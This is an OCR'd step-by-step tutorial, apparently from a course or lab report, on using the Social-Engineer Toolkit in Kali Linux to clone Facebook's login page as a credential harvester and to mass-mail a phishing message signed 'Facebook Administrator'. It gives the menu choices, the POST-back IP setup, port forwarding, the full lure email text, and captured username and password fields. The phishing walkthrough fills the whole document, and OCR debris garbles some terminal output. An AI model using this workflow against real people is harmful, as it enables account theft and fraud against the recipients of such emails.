


Website Attack Vectors and Mass Mailer Attacks

In Kali Linux, goto Applications -> Social Engineering -> SET

Enter 1)



A terminal window titled "Terminal" showing the Social-Engineer Toolkit (SET) menu. The window has a dark background with a stylized dragon logo on the right side. The menu options are:

```
File Edit View Search Terminal Help
IOError: [Errno socket error] [SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed (_ssl.c:590)
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 1
```

The bottom of the window displays the text: "[---] The Social-Engineer Toolkit (SET) [---] Created by: David Kennedy (ReL1K) [---]".

Enter 2)

Kali Linux 64 bit 2016.2

Applications Places Terminal Tue 19:41

Terminal

Select from the menu:

```
php
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver t he payload.
```

Enter 3)

Kali Linux 64 bit 2016.2

Applications Places Terminal Tue 19:42

Terminal

Select from the menu:

```
Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.
```

Enter 2)

Find your Public IP by going to Google and searching for “What is my IP”. You can also use your local IP, however this will be practically of no use. As a hacker you would have to use public IP so that it is accessible to the victim when he clicks on the cloned website linked to your public IP.

Enter the website you wish to clone, in this case Facebook has been used.

Kali Linux 64 bit 2016.2


Applications ▾ Places ▾ Terminal ▾ Sun 02:31

Terminal

```
File Edit View Search Terminal Help
3) Custom Importe
99) Return to Webattack Menu


set:webattack>2
[+] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:50.181.95.86
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://facebook.com/
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
x86_
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory o
f apache.
[*] Files will be written out to the root directory of apache.
```

To redirect your public IP to your local IP, you would need to do port forwarding by changing your router settings, which is shown as below.



In order to have the victim click on the cloned website, we can use mass mailer attack to create a phishing mail.

In a new window open SET, enter 5)




```
Kali Linux 64 bit 2016.2
Applications ▾ Places ▾ Terminal ▾ Tue 20:31
Terminal
File Edit View Search Terminal Help
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.

set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.
```

If you wish to send it to multiple victims use 2) else 1).



```
Kali Linux 64 bit 2016.2
Applications ▾ Places ▾ Terminal ▾ Tue 20:35
Terminal
File Edit View Search Terminal Help
php
1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:radspai@gmail.com
set:phishing> The FROM NAME the user will see:Facebook Administrator
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
set:phishing> Email subject:Facebook Goes All New!
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new
line.
set:phishing> Enter the body of the message, type END (capital) when finished:D
ear Facebook User,
Next line of the body: In an effort to make your online experience safer and mor
e enjoyable Facebook will be implementing a new login system that will affect al
l Facebook users. These changes will offer new features and increased account se
curity.
Next line of the body: Before you are able to use the new login system, you will
be required to update your account.
Next line of the body: <a href="http://172.16.19.130/">"Click Here"</a> to updat
e now.
```

Enter the 1) to send the mail via a gmail account else use 2) . Next enter the email address and password. Enter subject for the email and enter the contents with a link to your cloned Facebook site.


SET sends an email to the victim as shown below.

The screenshot shows a Yahoo Mail inbox with the following details:


- Search Bar:** All > Radhika Pai, search your mailbox
- Toolbar:** Search Mail, Search web, Home
- Compose Button:** Compose
- Message List:** Facebook Goes All New!! (People)
- Message Preview:**
 - From:** Facebook Administrator <radspai@gmail.com>
 - To:** pai_rads@yahoo.co.in
 - Date:** Today at 20:08
 - Content:** Dear Facebook User, In an effort to make your online experience safer and more enjoyable Facebook will be implementing a new login system that will affect all Facebook users. These changes will offer new features and increased account security. Before you are able to use the new login system, you will be required to update your account. ["Click Here"](#) to update now. Thanks, Facebook Admin team

On clicking the link, the cloned Facebook site opens and if the victim enters his username and password, the credentials are received by the attacker.

When clicked on 'Click Here' on my mobile which is on LTE.



On Log In, the credentials entered are captured as shown below.



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal title is "Terminal". The window contains the following text:

```
[*] All fields captures will be displayed below.  
[Credential Harvester is now listening below...]  
  
('Array\n',)  
(\n,)  
('html [lsd] => AVpRuRcy\n',)  
(' [display] => \n',)  
(' [enable_profile_selector] => \n',)  
(' [isprivate] => \n',)  
(' [legacy_return] => 0\n',)  
('x86_ [profile_selector_ids] => \n',)  
(powershell [return_session] => \n',)  
(|ection [skip_api_login] => \n',)  
(' [signed_next] => \n',)  
(' [trynum] => 1\n',)  
(' [timezone] => 240\n',)  
('lgndim] => eyJ3Ijo0MTQsImg0jczNiwiYXciOjQxNCwiYWgiOjczNiwiYyI6MzJ9\n',)  
('x86_ [lgnrnd] => 000312_JmZK\n',)  
('lgnjs] => 1492931076\n',)  
(powershell [email] => Hackingyou\n',)  
(|ection [pass] => thankyou191\n',)  
(')\n',)
```